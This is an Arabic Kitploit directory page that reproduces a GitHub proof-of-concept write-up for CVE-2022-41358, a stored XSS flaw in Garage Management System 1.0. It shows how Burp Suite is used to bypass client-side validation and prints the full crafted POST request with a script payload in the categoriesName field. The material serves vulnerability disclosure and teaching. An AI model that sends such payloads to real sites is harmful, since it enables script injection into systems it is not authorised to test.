
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2022-41358 — استغلال إثبات المفهوم لـ CVE-2022-41358 يوضح XSS مخزنة في نظام إدارة المرآب 1.0 عبر العبث بطلبات Burp Suite لتجاوز التحقق من جانب العميل. | Kitploit
أدوات/GitHubGitHub/thecasual/cve-2022-41358
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراقالتعلم والتعليم
GitHubthecasual/cve-2022-41358

CVE-2022-41358

استغلال إثبات المفهوم لـ CVE-2022-41358 يوضح XSS مخزنة في نظام إدارة المرآب 1.0 عبر العبث بطلبات Burp Suite لتجاوز التحقق من جانب العميل.

عرض المستودع
5منذ 4 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

عنوان الاستغلال: Garage Management System 1.0 - 'categoriesName' - XSS مخزّن

مؤلف الاستغلال: Sam Wallace

رابط البرنامج: https://www.sourcecodester.com/php/15485/garage-management-system-using-phpmysql-source-code.html

الإصدار: 1.0

تم الاختبار على: Debian

المعرّف: CVE-2022-41358


الملخص:

يستخدم نظام إدارة المرآب (Garage Management System) التحقق من صحة الإدخال على جانب العميل لمنع هجمات XSS. باستخدام Burp، يمكن تعديل طلب وإعادة إرساله إلى الخادم متجاوزًا هذا التحقق، مما يفتح مجالًا لتنفيذ هجمات XSS.

 

عندما تشير الرسائل إلى حدوث تحقق من صحة الإدخال، فهذه نقطة مناسبة للتحقق من أن هذه الفحوصات تتم أيضًا على جانب الخادم.


Alt text



هذا هو الطلب قبل إجراء أي تعديلات في Burp.


Alt text


قم بإجراء تعديل سريع في Burp...

Alt text



النجاح!

Alt text



الإثبات

Alt text

إثبات المفهوم (POC)

Parameter: categoriesName
URI: /garage/php_action/createCategories.php
Host: 10.24.0.69
Content-Length: 367
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.24.0.69
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqKDsN4gmatTEEkhS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.24.0.69/garage/add-category.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=gbklvcv3vvv987636urv0gg53u
Connection: close

------WebKitFormBoundaryqKDsN4gmatTEEkhS
Content-Disposition: form-data; name="categoriesName"

<script>alert(1)</script>
------WebKitFormBoundaryqKDsN4gmatTEEkhS
Content-Disposition: form-data; name="categoriesStatus"

1
------WebKitFormBoundaryqKDsN4gmatTEEkhS
Content-Disposition: form-data; name="create"


------WebKitFormBoundaryqKDsN4gmatTEEkhS--


![Alt text](https://assets.kitploit.com/production/public/readmes/33421/62c2bf87d935c7a05de7ab8f4aaa6d890f63aa3462e00f52cf81f9a74892a9a7.png "Optional title")

المرجع:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-41358

تنزيل الأداة